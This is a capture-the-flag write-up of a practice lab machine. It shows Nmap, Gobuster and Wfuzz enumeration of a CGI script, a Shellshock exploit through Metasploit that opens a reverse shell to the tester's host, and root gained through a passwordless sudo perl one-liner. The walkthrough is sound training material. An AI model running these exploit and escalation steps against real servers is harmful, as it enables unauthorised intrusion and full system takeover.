






Target IP Address

10.10.10.56


Adventure mode

I started with an Nmap scan to identify open ports and services on the target machine



```
┌──(kali㉿kali)-[/usr/share/wordlists/seclists/Usernames]
└─$ nmap -Pn -n -sV -sC -p80,2222 10.10.10.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 09:25 EDT
Nmap scan report for 10.10.10.56
Host is up (0.068s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Since port 80 was open, I performed directory enumeration using Gobuster to find hidden web paths.
This scan immediately revealed the presence of the **/cgi-bin** directory, which is often associated with the execution of server-side scripts and potential Remote Code Execution (RCE) vulnerabilities.



```
┌──(kali㉿kali)-[~/Desktop/HTB_academy/Labs]
└─$ gobuster dir -u http://10.10.10.56 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 290]
/.htaccess            (Status: 403) [Size: 295]
/.htpasswd            (Status: 403) [Size: 295]
/cgi-bin/             (Status: 403) [Size: 294]
/index.html           (Status: 200) [Size: 137]
/server-status        (Status: 403) [Size: 299]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
```


To identify executable files within the **cgi-bin** directory, I used Wfuzz to fuzz for common script extensions (e.g., .sh, .py).

```
wfuzz -c -z file,/usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://<IP>/cgi-bin/FUZZ.sh
```



```
┌──(kali㉿kali)-[~/Desktop/HTB_academy/Labs]
└─$ wfuzz -c -z file,/usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.10.10.56/cgi-bin/FUZZ.sh
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.56/cgi-bin/FUZZ.sh
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000866:   200        7 L      17 W       118 Ch      "user"

Total time: 8.676142
Processed Requests: 951
Filtered Requests: 950
Requests/sec.: 109.6109
```


The scan discovered a script **user.** A browser check on **http://<IP>/cgi-bin/user.sh** confirmed it was an "uptime test script" that displays the system's uptime, indicating it is an **executable CGI script**



```
Content-Type: text/plain

Just an uptime test script

 12:50:52 up  1:09,  0 users,  load average: 0.00, 0.00, 0.00
```


The presence of the **user.sh** script in **cgi-bin** on an **older Apache version (2.4.18)** running on Ubuntu strongly suggests the potential for a **Shellshock (CVE-2014-6271)** vulnerability.

I utilized the **Metasploit** module **exploit/multi/http/apache_mod_cgi_bash_env_exec** to exploit this vulnerability:




```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting                   Required
   ----            ---------------                   --------
   CMD_MAX_LENGTH  2048                              yes
   CVE             CVE-2014-6271                     yes
   HEADER          User-Agent                        yes
   METHOD          GET                               yes
   Proxies                                           no
   RHOSTS          10.10.10.56                       yes
   RPATH           /bin                              yes
   RPORT           80                                yes
   SSL             false                             no
   SSLCert                                           no
   TARGETURI       http://10.10.10.56/cgi-bin/user.sh yes
   TIMEOUT         5                                 yes
   URIPATH                                           no
   VHOST                                             no
```

This provided a session for user **shelly**, and I successfully captured the **user flag**




```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.10.14.27:4444
[*] Command Stager progress - 100.00% done (1027/1027 bytes)
[*] Command shell session 1 opened (10.10.14.27:4444 → 10.10.10.56:37416)

whoami
shelly
```




```
-r--r--r-- 1 root    root      33 Oct  8 04:02 user.txt
shelly@Shocker:/home/shelly$ cat user.txt
cat user.txt
[redacted]83a5ff0e2[redacted]9ad0e7a5c[redacted]0520d[redacted]
shelly@Shocker:/home/shelly$
```

To escalate privileges, I verified whether the user **shelly** could execute **sudo** commands without authentication.
The **sudo -l** command exposed a critical misconfiguration: Shelly was permitted to execute **/usr/bin/perl** as root without password.




```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

Next, I gained a root shell by executing a Perl one-liner as root (**sudo /usr/bin/perl -e 'exec "/bin/bash";'**) and captured the root flag.



```
shelly@Shocker:/home/shelly$ sudo /usr/bin/perl -e 'exec "/bin/sh";'
sudo /usr/bin/perl -e 'exec "/bin/sh";'
# whoami
whoami
root
```



```
-r———————  1 root root   33 Oct  8 04:02 root.txt
# cat root.txt
cat root.txt
[redacted]48e6b6d41[redacted]ef5b37[redacted]2f91bd0[redacted]
#
```